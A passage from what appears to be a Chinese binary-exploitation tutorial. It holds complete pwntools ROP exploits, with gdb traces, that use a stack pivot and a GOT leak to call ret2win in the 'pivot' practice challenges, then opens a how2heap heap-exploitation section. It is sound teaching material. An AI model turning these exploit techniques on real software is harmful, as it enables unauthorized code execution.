现在我们知道了可以泄露的函数 `foothold_function()`，那么怎么泄露呢。前面我们已经简单介绍了延时绑定技术，当我们在调用如 `func@plt()` 的时候，系统才会将真正的 `func()` 函数地址写入到 GOT 表的 `func.got.plt` 中，然后 `func@plt()` 根据 `func.got.plt` 跳转到真正的 `func()` 函数上去。

最后是该挑战最重要的部分，程序运行我们有两次输入，第一次输入被放在一个由 `malloc()` 函数分配的堆上，当然为了降低难度，程序特地将该地址打印了出来，第二次的输入则被放在一个大小限制为 13 字节的栈上，这个空间不足以让我们执行很多东西，所以需要运用 stack pivot，即通过覆盖调用者的 ebp，将栈帧转移到另一个地方，同时控制 eip，即可改变程序的执行流，通常的 payload（这里称为副

payload） 结构如下：

```
buffer padding | fake ebp | leave;ret addr |
```

这样函数的返回地址就被覆盖为 leave;ret 指令的地址，这样程序在执行完其原本的 leave;ret 后，又执行了一次 leave;ret。

另外 fake ebp 指向我们另一段 payload（这里称为主payload） 的 ebp，即 主payload 地址减 4 的地方，当然你也可以在构造 主payload 时在前面加 4 个字节的 padding 作为 ebp：

```
ebp | payload
```

我们知道一个函数的入口点通常是：

```
push ebp
mov  ebp,esp
```

leave 指令相当于：

```
mov esp,ebp
pop ebp
```

ret 指令为相当于：

```
pop eip
```

如果遇到一种情况，我们可以控制的栈溢出的字节数比较小，不能完成全部的工作，同时程序开启了 PIE 或者系统开启了 ASLR，但同时在程序的另一个地方有足够的空间可以写入 payload，并且可执行，那么我们就将栈转移到那个地方去。

完整的 exp 如下：

```
from pwn import *

#context.log_level = 'debug'
#context.terminal = ['konsole']
io = process('./pivot32')
elf = ELF('./pivot32')
libp = ELF('./libpivot32.so')

leave_ret = 0x0804889f

foothold_plt     = elf.plt['foothold_function'] # 0x080485f0
foothold_got_plt = elf.got['foothold_function'] # 0x0804a024

pop_eax      = 0x080488c0
pop_ebx      = 0x08048571
mov_eax_eax  = 0x080488c4
add_eax_ebx  = 0x080488c7
call_eax     = 0x080486a3

foothold_sym = libp.symbols['foothold_function']
ret2win_sym  = libp.symbols['ret2win']
offset = int(ret2win_sym - foothold_sym) # 0x1f7
```

```
leakaddr  = int(io.recv().split()[20], 16)

# calls foothold_function() to populate its GOT entry, then queries that value
into EAX
#gdb.attach(io)
payload_1  = p32(foothold_plt)
payload_1 += p32(pop_eax)
payload_1 += p32(foothold_got_plt)
payload_1 += p32(mov_eax_eax)
payload_1 += p32(pop_ebx)
payload_1 += p32(offset)
payload_1 += p32(add_eax_ebx)
payload_1 += p32(call_eax)

io.sendline(payload_1)

# ebp = leakaddr-4, esp = leave_ret
payload_2  = "A"*40
payload_2 += p32(leakaddr-4) + p32(leave_ret)

io.sendline(payload_2)
print io.recvall()
```

这里我们在 gdb 中验证一下，在 pwnme() 函数的 leave 处下断点：

```
gdb-peda$ b *0x0804889f
Breakpoint 1 at 0x804889f
gdb-peda$ c
Continuing.
[----------------------------------registers-----------------------------------]
EAX: 0xffe7ec40 ('A' <repeats 40 times>, "\f\317U\367\237\210\004\b\n")
EBX: 0x0
ECX: 0xffe7ec40 ('A' <repeats 40 times>, "\f\317U\367\237\210\004\b\n")
EDX: 0xf7731860 --> 0x0
ESI: 0xf772fe28 --> 0x1d1d30
EDI: 0x0
EBP: 0xffe7ec68 --> 0xf755cf0c --> 0x0
ESP: 0xffe7ec40 ('A' <repeats 40 times>, "\f\317U\367\237\210\004\b\n")
EIP: 0x804889f (<pwnme+173>:    leave)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x8048896 <pwnme+164>:       call   0x80485b0 <fgets@plt>
   0x804889b <pwnme+169>:       add    esp,0x10
   0x804889e <pwnme+172>:       nop
=> 0x804889f <pwnme+173>:       leave
   0x80488a0 <pwnme+174>:       ret
   0x80488a1 <uselessFunction>: push   ebp
   0x80488a2 <uselessFunction+1>:       mov    ebp,esp
   0x80488a4 <uselessFunction+3>:       sub    esp,0x8
[-------------------------------------stack-------------------------------------]
0000| 0xffe7ec40 ('A' <repeats 40 times>, "\f\317U\367\237\210\004\b\n")
0004| 0xffe7ec44 ('A' <repeats 36 times>, "\f\317U\367\237\210\004\b\n")
0008| 0xffe7ec48 ('A' <repeats 32 times>, "\f\317U\367\237\210\004\b\n")
0012| 0xffe7ec4c ('A' <repeats 28 times>, "\f\317U\367\237\210\004\b\n")
0016| 0xffe7ec50 ('A' <repeats 24 times>, "\f\317U\367\237\210\004\b\n")
0020| 0xffe7ec54 ('A' <repeats 20 times>, "\f\317U\367\237\210\004\b\n")
```

```
0024| 0xffe7ec58 ('A' <repeats 16 times>, "\f\317U\367\237\210\004\b\n")
0028| 0xffe7ec5c ('A' <repeats 12 times>, "\f\317U\367\237\210\004\b\n")
[-------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x0804889f in pwnme ()
gdb-peda$ x/10w 0xffe7ec68
0xffe7ec68:     0xf755cf0c      0x0804889f      0xf755000a      0x00000000
0xffe7ec78:     0x00000002      0x00000000      0x00000001      0xffe7ed44
0xffe7ec88:     0xf755cf10      0xf655d010
gdb-peda$ x/10w 0xf755cf0c
0xf755cf0c:     0x00000000      0x080485f0      0x080488c0      0x0804a024
0xf755cf1c:     0x080488c4      0x08048571      0x000001f7      0x080488c7
0xf755cf2c:     0x080486a3      0x0000000a
```

执行第一次 leave;ret 之前，我们看到 EBP 指向 fake ebp，即 `0xf755cf0c`，fake ebp 指向 主payload 的 ebp，而在 fake ebp 后面是 leave;ret 的地址 `0x0804889f`，即返回地址。

执行第一次 leave：

```
gdb-peda$ n
[----------------------------------registers-----------------------------------]
EAX: 0xffe7ec40 ('A' <repeats 40 times>, "\f\317U\367\237\210\004\b\n")
EBX: 0x0
ECX: 0xffe7ec40 ('A' <repeats 40 times>, "\f\317U\367\237\210\004\b\n")
EDX: 0xf7731860 --> 0x0
ESI: 0xf772fe28 --> 0x1d1d30
EDI: 0x0
EBP: 0xf755cf0c --> 0x0
ESP: 0xffe7ec6c --> 0x804889f (<pwnme+173>:     leave)
EIP: 0x80488a0 (<pwnme+174>:    ret)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x804889b <pwnme+169>:       add    esp,0x10
   0x804889e <pwnme+172>:       nop
   0x804889f <pwnme+173>:       leave
=> 0x80488a0 <pwnme+174>:       ret
   0x80488a1 <uselessFunction>: push   ebp
   0x80488a2 <uselessFunction+1>:       mov    ebp,esp
   0x80488a4 <uselessFunction+3>:       sub    esp,0x8
   0x80488a7 <uselessFunction+6>:       call   0x80485f0 <foothold_function@plt>
[-------------------------------------stack-------------------------------------]
0000| 0xffe7ec6c --> 0x804889f (<pwnme+173>:    leave)
0004| 0xffe7ec70 --> 0xf755000a --> 0x0
0008| 0xffe7ec74 --> 0x0
0012| 0xffe7ec78 --> 0x2
0016| 0xffe7ec7c --> 0x0
0020| 0xffe7ec80 --> 0x1
0024| 0xffe7ec84 --> 0xffe7ed44 --> 0xffe808cf ("./pivot32")
0028| 0xffe7ec88 --> 0xf755cf10 --> 0x80485f0 (<foothold_function@plt>: jmp
DWORD PTR ds:0x804a024)
[-------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x080488a0 in pwnme ()
```

EBP 的值 `0xffe7ec68` 被赋值给 ESP，然后从栈中弹出 `0xf755cf0c`，即 fake ebp 并赋值给 EBP，同时 ESP+4=`0xffe7ec6c`，指向第二次的 leave。

执行第一次 ret：

```
gdb-peda$ n
[----------------------------------registers-----------------------------------]
EAX: 0xffe7ec40 ('A' <repeats 40 times>, "\f\317U\367\237\210\004\b\n")
EBX: 0x0
ECX: 0xffe7ec40 ('A' <repeats 40 times>, "\f\317U\367\237\210\004\b\n")
EDX: 0xf7731860 --> 0x0
ESI: 0xf772fe28 --> 0x1d1d30
EDI: 0x0
EBP: 0xf755cf0c --> 0x0
ESP: 0xffe7ec70 --> 0xf755000a --> 0x0
EIP: 0x804889f (<pwnme+173>:    leave)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x8048896 <pwnme+164>:       call   0x80485b0 <fgets@plt>
   0x804889b <pwnme+169>:       add    esp,0x10
   0x804889e <pwnme+172>:       nop
=> 0x804889f <pwnme+173>:       leave
   0x80488a0 <pwnme+174>:       ret
   0x80488a1 <uselessFunction>: push   ebp
   0x80488a2 <uselessFunction+1>:       mov    ebp,esp
   0x80488a4 <uselessFunction+3>:       sub    esp,0x8
[-------------------------------------stack-------------------------------------]
0000| 0xffe7ec70 --> 0xf755000a --> 0x0
0004| 0xffe7ec74 --> 0x0
0008| 0xffe7ec78 --> 0x2
0012| 0xffe7ec7c --> 0x0
0016| 0xffe7ec80 --> 0x1
0020| 0xffe7ec84 --> 0xffe7ed44 --> 0xffe808cf ("./pivot32")
0024| 0xffe7ec88 --> 0xf755cf10 --> 0x80485f0 (<foothold_function@plt>: jmp
DWORD PTR ds:0x804a024)
0028| 0xffe7ec8c --> 0xf655d010 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x0804889f in pwnme ()
```

EIP=`0x804889f`，同时 ESP+4。

第二次 leave：

```
gdb-peda$ n
[----------------------------------registers-----------------------------------]
EAX: 0xffe7ec40 ('A' <repeats 40 times>, "\f\317U\367\237\210\004\b\n")
EBX: 0x0
ECX: 0xffe7ec40 ('A' <repeats 40 times>, "\f\317U\367\237\210\004\b\n")
EDX: 0xf7731860 --> 0x0
ESI: 0xf772fe28 --> 0x1d1d30
EDI: 0x0
EBP: 0x0
ESP: 0xf755cf10 --> 0x80485f0 (<foothold_function@plt>: jmp    DWORD PTR
ds:0x804a024)
EIP: 0x80488a0 (<pwnme+174>:    ret)
```

```
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x804889b <pwnme+169>:       add    esp,0x10
   0x804889e <pwnme+172>:       nop
   0x804889f <pwnme+173>:       leave
=> 0x80488a0 <pwnme+174>:       ret
   0x80488a1 <uselessFunction>: push   ebp
   0x80488a2 <uselessFunction+1>:       mov    ebp,esp
   0x80488a4 <uselessFunction+3>:       sub    esp,0x8
   0x80488a7 <uselessFunction+6>:       call   0x80485f0 <foothold_function@plt>
[-------------------------------------stack-------------------------------------]
0000| 0xf755cf10 --> 0x80485f0 (<foothold_function@plt>:        jmp    DWORD PTR
ds:0x804a024)
0004| 0xf755cf14 --> 0x80488c0 (<usefulGadgets>:        pop    eax)
0008| 0xf755cf18 --> 0x804a024 --> 0x80485f6 (<foothold_function@plt+6>:
push   0x30)
0012| 0xf755cf1c --> 0x80488c4 (<usefulGadgets+4>:      mov    eax,DWORD PTR
[eax])
0016| 0xf755cf20 --> 0x8048571 (<_init+33>:     pop    ebx)
0020| 0xf755cf24 --> 0x1f7
0024| 0xf755cf28 --> 0x80488c7 (<usefulGadgets+7>:      add    eax,ebx)
0028| 0xf755cf2c --> 0x80486a3 (<deregister_tm_clones+35>:      call   eax)
[-------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x080488a0 in pwnme ()
gdb-peda$ x/10w 0xf755cf10
0xf755cf10:     0x080485f0      0x080488c0      0x0804a024      0x080488c4
0xf755cf20:     0x08048571      0x000001f7      0x080488c7      0x080486a3
0xf755cf30:     0x0000000a      0x00000000
```

EBP 的值 `0xf755cf0c` 被赋值给 ESP，并将 主payload 的 ebp 赋值给 EBP，同时 ESP+4=`0xf755cf10`，这个值正是我们 主payload 的地址。

第二次 ret：

```
gdb-peda$ n
[----------------------------------registers-----------------------------------]
EAX: 0xffe7ec40 ('A' <repeats 40 times>, "\f\317U\367\237\210\004\b\n")
EBX: 0x0
ECX: 0xffe7ec40 ('A' <repeats 40 times>, "\f\317U\367\237\210\004\b\n")
EDX: 0xf7731860 --> 0x0
ESI: 0xf772fe28 --> 0x1d1d30
EDI: 0x0
EBP: 0x0
ESP: 0xf755cf14 --> 0x80488c0 (<usefulGadgets>: pop    eax)
EIP: 0x80485f0 (<foothold_function@plt>:        jmp    DWORD PTR ds:0x804a024)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80485e0 <exit@plt>:        jmp    DWORD PTR ds:0x804a020
   0x80485e6 <exit@plt+6>:      push   0x28
   0x80485eb <exit@plt+11>:     jmp    0x8048580
=> 0x80485f0 <foothold_function@plt>:   jmp    DWORD PTR ds:0x804a024
 | 0x80485f6 <foothold_function@plt+6>: push   0x30
 | 0x80485fb <foothold_function@plt+11>:        jmp    0x8048580
 | 0x8048600 <__libc_start_main@plt>:   jmp    DWORD PTR ds:0x804a028
 | 0x8048606 <__libc_start_main@plt+6>: push   0x38
 |->   0x80485f6 <foothold_function@plt+6>:     push   0x30
```

```
       0x80485fb <foothold_function@plt+11>:    jmp    0x8048580
       0x8048600 <__libc_start_main@plt>:       jmp    DWORD PTR ds:0x804a028
       0x8048606 <__libc_start_main@plt+6>:     push   0x38
                                                                   JUMP is taken
[----------------------------------stack-------------------------------------]
0000| 0xf755cf14 --> 0x80488c0 (<usefulGadgets>:        pop    eax)
0004| 0xf755cf18 --> 0x804a024 --> 0x80485f6 (<foothold_function@plt+6>:
push   0x30)
0008| 0xf755cf1c --> 0x80488c4 (<usefulGadgets+4>:      mov    eax,DWORD PTR
[eax])
0012| 0xf755cf20 --> 0x8048571 (<_init+33>:     pop    ebx)
0016| 0xf755cf24 --> 0x1f7
0020| 0xf755cf28 --> 0x80488c7 (<usefulGadgets+7>:      add    eax,ebx)
0024| 0xf755cf2c --> 0x80486a3 (<deregister_tm_clones+35>:      call   eax)
0028| 0xf755cf30 --> 0xa ('\n')
[----------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x080485f0 in foothold_function@plt ()
```

成功跳转到 `foothold_function@plt`，接下来系统通过 `_dl_runtime_resolve` 等步骤，将真正的地址写入到 `.got.plt` 中，我们构造 gadget 泄露出该地址地址，然后计算出 `ret2win()` 的地址，调用它，就成功了。

地址泄露的过程：

```
gdb-peda$ n
[----------------------------------registers-----------------------------------]
EAX: 0x54 ('T')
EBX: 0x0
ECX: 0x54 ('T')
EDX: 0xf7731854 --> 0x0
ESI: 0xf772fe28 --> 0x1d1d30
EDI: 0x0
EBP: 0x0
ESP: 0xf755cf18 --> 0x804a024 --> 0xf7772770 (<foothold_function>:      push
ebp)
EIP: 0x80488c0 (<usefulGadgets>:        pop    eax)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80488ba:   xchg   ax,ax
   0x80488bc:   xchg   ax,ax
   0x80488be:   xchg   ax,ax
=> 0x80488c0 <usefulGadgets>:   pop    eax
   0x80488c1 <usefulGadgets+1>: ret
   0x80488c2 <usefulGadgets+2>: xchg   esp,eax
   0x80488c3 <usefulGadgets+3>: ret
   0x80488c4 <usefulGadgets+4>: mov    eax,DWORD PTR [eax]
[----------------------------------stack-------------------------------------]
0000| 0xf755cf18 --> 0x804a024 --> 0xf7772770 (<foothold_function>:     push
ebp)
0004| 0xf755cf1c --> 0x80488c4 (<usefulGadgets+4>:      mov    eax,DWORD PTR
[eax])
0008| 0xf755cf20 --> 0x8048571 (<_init+33>:     pop    ebx)
0012| 0xf755cf24 --> 0x1f7
0016| 0xf755cf28 --> 0x80488c7 (<usefulGadgets+7>:      add    eax,ebx)
0020| 0xf755cf2c --> 0x80486a3 (<deregister_tm_clones+35>:      call   eax)
0024| 0xf755cf30 --> 0xa ('\n')
```

```
0028| 0xf755cf34 --> 0x0
[----------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x080488c0 in usefulGadgets ()
gdb-peda$ n
[----------------------------------registers-----------------------------------]
EAX: 0x804a024 --> 0xf7772770 (<foothold_function>:     push   ebp)
EBX: 0x0
ECX: 0x54 ('T')
EDX: 0xf7731854 --> 0x0
ESI: 0xf772fe28 --> 0x1d1d30
EDI: 0x0
EBP: 0x0
ESP: 0xf755cf1c --> 0x80488c4 (<usefulGadgets+4>:       mov    eax,DWORD PTR
[eax])
EIP: 0x80488c1 (<usefulGadgets+1>:      ret)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80488bc:   xchg   ax,ax
   0x80488be:   xchg   ax,ax
   0x80488c0 <usefulGadgets>:   pop    eax
=> 0x80488c1 <usefulGadgets+1>: ret
   0x80488c2 <usefulGadgets+2>: xchg   esp,eax
   0x80488c3 <usefulGadgets+3>: ret
   0x80488c4 <usefulGadgets+4>: mov    eax,DWORD PTR [eax]
   0x80488c6 <usefulGadgets+6>: ret
[-------------------------------------stack-------------------------------------]
0000| 0xf755cf1c --> 0x80488c4 (<usefulGadgets+4>:      mov    eax,DWORD PTR
[eax])
0004| 0xf755cf20 --> 0x8048571 (<_init+33>:     pop    ebx)
0008| 0xf755cf24 --> 0x1f7
0012| 0xf755cf28 --> 0x80488c7 (<usefulGadgets+7>:      add    eax,ebx)
0016| 0xf755cf2c --> 0x80486a3 (<deregister_tm_clones+35>:      call   eax)
0020| 0xf755cf30 --> 0xa ('\n')
0024| 0xf755cf34 --> 0x0
0028| 0xf755cf38 --> 0x0
[----------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x080488c1 in usefulGadgets ()
gdb-peda$ n
[----------------------------------registers-----------------------------------]
EAX: 0x804a024 --> 0xf7772770 (<foothold_function>:     push   ebp)
EBX: 0x0
ECX: 0x54 ('T')
EDX: 0xf7731854 --> 0x0
ESI: 0xf772fe28 --> 0x1d1d30
EDI: 0x0
EBP: 0x0
ESP: 0xf755cf20 --> 0x8048571 (<_init+33>:      pop    ebx)
EIP: 0x80488c4 (<usefulGadgets+4>:      mov    eax,DWORD PTR [eax])
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80488c1 <usefulGadgets+1>: ret
   0x80488c2 <usefulGadgets+2>: xchg   esp,eax
   0x80488c3 <usefulGadgets+3>: ret
=> 0x80488c4 <usefulGadgets+4>: mov    eax,DWORD PTR [eax]
   0x80488c6 <usefulGadgets+6>: ret
   0x80488c7 <usefulGadgets+7>: add    eax,ebx
```

```
   0x80488c9 <usefulGadgets+9>: ret
   0x80488ca <usefulGadgets+10>:        xchg   ax,ax
[----------------------------------stack-----------------------------------]
0000| 0xf755cf20 --> 0x8048571 (<_init+33>:     pop    ebx)
0004| 0xf755cf24 --> 0x1f7
0008| 0xf755cf28 --> 0x80488c7 (<usefulGadgets+7>:      add    eax,ebx)
0012| 0xf755cf2c --> 0x80486a3 (<deregister_tm_clones+35>:      call   eax)
0016| 0xf755cf30 --> 0xa ('\n')
0020| 0xf755cf34 --> 0x0
0024| 0xf755cf38 --> 0x0
0028| 0xf755cf3c --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x080488c4 in usefulGadgets ()
gdb-peda$ n
[----------------------------------registers-----------------------------------]
EAX: 0xf7772770 (<foothold_function>:   push   ebp)
EBX: 0x0
ECX: 0x54 ('T')
EDX: 0xf7731854 --> 0x0
ESI: 0xf772fe28 --> 0x1d1d30
EDI: 0x0
EBP: 0x0
ESP: 0xf755cf20 --> 0x8048571 (<_init+33>:      pop    ebx)
EIP: 0x80488c6 (<usefulGadgets+6>:      ret)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-----------------------------------code-----------------------------------]
   0x80488c2 <usefulGadgets+2>: xchg   esp,eax
   0x80488c3 <usefulGadgets+3>: ret
   0x80488c4 <usefulGadgets+4>: mov    eax,DWORD PTR [eax]
=> 0x80488c6 <usefulGadgets+6>: ret
   0x80488c7 <usefulGadgets+7>: add    eax,ebx
   0x80488c9 <usefulGadgets+9>: ret
   0x80488ca <usefulGadgets+10>:        xchg   ax,ax
   0x80488cc <usefulGadgets+12>:        xchg   ax,ax
[----------------------------------stack-----------------------------------]
0000| 0xf755cf20 --> 0x8048571 (<_init+33>:     pop    ebx)
0004| 0xf755cf24 --> 0x1f7
0008| 0xf755cf28 --> 0x80488c7 (<usefulGadgets+7>:      add    eax,ebx)
0012| 0xf755cf2c --> 0x80486a3 (<deregister_tm_clones+35>:      call   eax)
0016| 0xf755cf30 --> 0xa ('\n')
0020| 0xf755cf34 --> 0x0
0024| 0xf755cf38 --> 0x0
0028| 0xf755cf3c --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x080488c6 in usefulGadgets ()
```

pivot

基本同上，但你可以尝试把修改 rsp 的部分也用 gadgets 来实现，这样做的好处是我们不需要伪造一个堆栈，即不用管 ebp 的地址。如：

```
payload_2  = "A" * 40
payload_2 += p64(pop_rax)
payload_2 += p64(leakaddr)
payload_2 += p64(xchg_rax_rsp)
```

实际上，我本人正是使用这种方法，因为我在构建 payload 时，`0x0000000000400ae0 <+165>: leave`，leave;ret 的地址存在截断字符 `0a`，这样就不能通过正常的方式写入缓冲区，当然这也是可以解决的，比如先将 `0a` 换成非截断字符，之后再使用寄存器将 `0a` 写入该地址，这也是通常解决缓冲区中截断字符的方法，但是这样做难度太大，不推荐，感兴趣的读者可以尝试一下。

```
$ ropgadget --binary pivot --only "mov|pop|call|add|xchg|ret"
0x0000000000400b09 : add rax, rbp ; ret
0x000000000040098e : call rax
0x0000000000400b05 : mov rax, qword ptr [rax] ; ret
0x0000000000400b00 : pop rax ; ret
0x0000000000400900 : pop rbp ; ret
0x0000000000400b02 : xchg rax, rsp ; ret
from pwn import *

#context.log_level = 'debug'
#context.terminal = ['konsole']
io = process('./pivot')
elf = ELF('./pivot')
libp = ELF('./libpivot.so')

leave_ret = 0x0000000000400adf

foothold_plt     = elf.plt['foothold_function'] # 0x400850
foothold_got_plt = elf.got['foothold_function'] # 0x602048

pop_rax      = 0x0000000000400b00
pop_rbp      = 0x0000000000400900
mov_rax_rax  = 0x0000000000400b05
xchg_rax_rsp = 0x0000000000400b02
add_rax_rbp  = 0x0000000000400b09
call_rax     = 0x000000000040098e

foothold_sym = libp.symbols['foothold_function']
ret2win_sym  = libp.symbols['ret2win']
offset = int(ret2win_sym - foothold_sym) # 0x14e

leakaddr  = int(io.recv().split()[20], 16)

# calls foothold_function() to populate its GOT entry, then queries that value
into EAX
#gdb.attach(io)
payload_1  = p64(foothold_plt)
payload_1 += p64(pop_rax)
payload_1 += p64(foothold_got_plt)
payload_1 += p64(mov_rax_rax)
payload_1 += p64(pop_rbp)
payload_1 += p64(offset)
payload_1 += p64(add_rax_rbp)
payload_1 += p64(call_rax)

io.sendline(payload_1)
```

```
# rsp = leakaddr
payload_2  = "A" * 40
payload_2 += p64(pop_rax)
payload_2 += p64(leakaddr)
payload_2 += p64(xchg_rax_rsp)

io.sendline(payload_2)
print io.recvall()
```

这样基本的 ROP 也就介绍完了，更高级的用法会在后面的章节中再介绍，所谓的高级，也就是 gadgets 构造更加巧妙，运用操作系统的知识更加底层而已。

3.1.6 Linux 堆利用（上）

- Linux 堆简介
- how2heap
  - first_fit
  - fastbin_dup
  - fastbin_dup_into_stack
  - fastbin_dup_consolidate
  - unsafe_unlink
  - house_of_spirit
- 参考资料

Linux 堆简介

堆是程序虚拟地址空间中的一块连续的区域，由低地址向高地址增长。当前 Linux 使用的堆分配器被称为 ptmalloc2，在 glibc 中实现。

更详细的我们已经在章节 1.5.8 中介绍了，章节 1.5.7 中也有相关内容，请回顾一下。

对堆利用来说，不用于栈上的溢出能够直接覆盖函数的返回地址从而控制 EIP，只能通过间接手段来劫持程序控制流。

how2heap

how2heap 是由 shellphish 团队制作的堆利用教程，介绍了多种堆利用技术，这篇文章我们就通过这个教程来学习。推荐使用 Ubuntu 16.04 64位系统环境，glibc 版本如下：

```
$ file /lib/x86_64-linux-gnu/libc-2.23.so
/lib/x86_64-linux-gnu/libc-2.23.so: ELF 64-bit LSB shared object, x86-64, version
1 (GNU/Linux), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,
BuildID[sha1]=088a6e00a1814622219f346b41e775b8dd46c518, for GNU/Linux 2.6.32,
stripped
$ git clone https://github.com/shellphish/how2heap.git
$ cd how2heap
$ make
```

请注意，下文中贴出的代码是我简化过的，剔除和修改了一些不必要的注释和代码，以方便学习。另外，正如章节 4.3 中所讲的，添加编译参数 `CFLAGS += -fsanitize=address` 可以检测内存错误。下载文件

first_fit

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main() {
    char* a = malloc(512);
    char* b = malloc(256);
    char* c;

    fprintf(stderr, "1st malloc(512): %p\n", a);
    fprintf(stderr, "2nd malloc(256): %p\n", b);
    strcpy(a, "AAAAAAAA");
    strcpy(b, "BBBBBBBB");
    fprintf(stderr, "first allocation %p points to %s\n", a, a);

    fprintf(stderr, "Freeing the first one...\n");
    free(a);

    c = malloc(500);
    fprintf(stderr, "3rd malloc(500): %p\n", c);
    strcpy(c, "CCCCCCCC");
    fprintf(stderr, "3rd allocation %p points to %s\n", c, c);
    fprintf(stderr, "first allocation %p points to %s\n", a, a);
}
$ gcc -g first_fit.c
$ ./a.out
1st malloc(512): 0x1380010
2nd malloc(256): 0x1380220
first allocation 0x1380010 points to AAAAAAAA
Freeing the first one...
3rd malloc(500): 0x1380010
3rd allocation 0x1380010 points to CCCCCCCC
first allocation 0x1380010 points to CCCCCCCC
```

这第一个程序展示了 glibc 堆分配的策略，即 first-fit。在分配内存时，malloc 会先到 unsorted bin（或者fastbins） 中查找适合的被 free 的 chunk，如果没有，就会把 unsorted bin 中的所有 chunk 分别放入到所属的 bins 中，然后再去这些 bins 里去找合适的 chunk。可以看到第三次 malloc 的地址和第一次相同，即 malloc 找到了第一次 free 掉的 chunk，并把它重新分配。

在 gdb 中调试，两个 malloc 之后（chunk 位于 malloc 返回地址减去 0x10 的位置）：

```
gef➤  x/5gx 0x602010-0x10
0x602000:   0x0000000000000000  0x0000000000000211 <-- chunk a
0x602010:   0x4141414141414141  0x0000000000000000
0x602020:   0x0000000000000000
gef➤  x/5gx 0x602220-0x10
0x602210:   0x0000000000000000  0x0000000000000111 <-- chunk b
0x602220:   0x4242424242424242  0x0000000000000000
0x602230:   0x0000000000000000
```

第一个 free 之后，将其加入到 unsorted bin 中：

```
gef➤  x/5gx 0x602010-0x10
0x602000:   0x0000000000000000  0x0000000000000211 <-- chunk a [be freed]
0x602010:   0x00007ffff7dd1b78  0x00007ffff7dd1b78      <-- fd pointer, bk
pointer
0x602020:   0x0000000000000000
gef➤  x/5gx 0x602220-0x10
0x602210:   0x0000000000000210  0x0000000000000110 <-- chunk b
0x602220:   0x4242424242424242  0x0000000000000000
0x602230:   0x0000000000000000
gef➤  heap bins unsorted
[ Unsorted Bin for arena 'main_arena' ]
[+] unsorted_bins[0]: fw=0x602000, bk=0x602000
 →   Chunk(addr=0x602010, size=0x210, flags=PREV_INUSE)
[+] Found 1 chunks in unsorted bin.
```

第三个 malloc 之后：

```
gef➤  x/5gx 0x602010-0x10
0x602000:   0x0000000000000000  0x0000000000000211 <-- chunk c
0x602010:   0x4343434343434343  0x00007ffff7dd1d00
0x602020:   0x0000000000000000
gef➤  x/5gx 0x602220-0x10
0x602210:   0x0000000000000210  0x0000000000000111 <-- chunk b
0x602220:   0x4242424242424242  0x0000000000000000
0x602230:   0x0000000000000000
```

所以当释放一块内存后再申请一块大小略小于的空间，那么 glibc 倾向于将先前被释放的空间重新分配。

好了，现在我们加上内存检测参数重新编译：

```
$ gcc -fsanitize=address -g first_fit.c
$ ./a.out
1st malloc(512): 0x61500000fd00
2nd malloc(256): 0x611000009f00
first allocation 0x61500000fd00 points to AAAAAAAA
Freeing the first one...
3rd malloc(500): 0x61500000fa80
3rd allocation 0x61500000fa80 points to CCCCCCCC
=================================================================
==4525==ERROR: AddressSanitizer: heap-use-after-free on address 0x61500000fd00 at
pc 0x7f49d14a61e9 bp 0x7ffe40b526e0 sp 0x7ffe40b51e58
READ of size 2 at 0x61500000fd00 thread T0
    #0 0x7f49d14a61e8  (/usr/lib/x86_64-linux-gnu/libasan.so.2+0x601e8)
    #1 0x7f49d14a6bcc in vfprintf (/usr/lib/x86_64-linux-
gnu/libasan.so.2+0x60bcc)
    #2 0x7f49d14a6cf9 in fprintf (/usr/lib/x86_64-linux-
gnu/libasan.so.2+0x60cf9)
    #3 0x400b8b in main /home/firmy/how2heap/first_fit.c:23
    #4 0x7f49d109c82f in __libc_start_main (/lib/x86_64-linux-
gnu/libc.so.6+0x2082f)
    #5 0x400878 in _start (/home/firmy/how2heap/a.out+0x400878)

0x61500000fd00 is located 0 bytes inside of 512-byte region
[0x61500000fd00,0x61500000ff00)
freed by thread T0 here:
```

```
    #0 0x7f49d14de2ca in __interceptor_free (/usr/lib/x86_64-linux-
gnu/libasan.so.2+0x982ca)
    #1 0x400aa2 in main /home/firmy/how2heap/first_fit.c:17
    #2 0x7f49d109c82f in __libc_start_main (/lib/x86_64-linux-
gnu/libc.so.6+0x2082f)

previously allocated by thread T0 here:
    #0 0x7f49d14de602 in malloc (/usr/lib/x86_64-linux-gnu/libasan.so.2+0x98602)
    #1 0x400957 in main /home/firmy/how2heap/first_fit.c:6
    #2 0x7f49d109c82f in __libc_start_main (/lib/x86_64-linux-
gnu/libc.so.6+0x2082f)
```

一个很明显的 use-after-free 漏洞。关于这类漏洞的详细利用过程，我们会在后面的章节里再讲。

fastbin_dup

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main() {
    fprintf(stderr, "Allocating 3 buffers.\n");
    char *a = malloc(9);
    char *b = malloc(9);
    char *c = malloc(9);
    strcpy(a, "AAAAAAAA");
    strcpy(b, "BBBBBBBB");
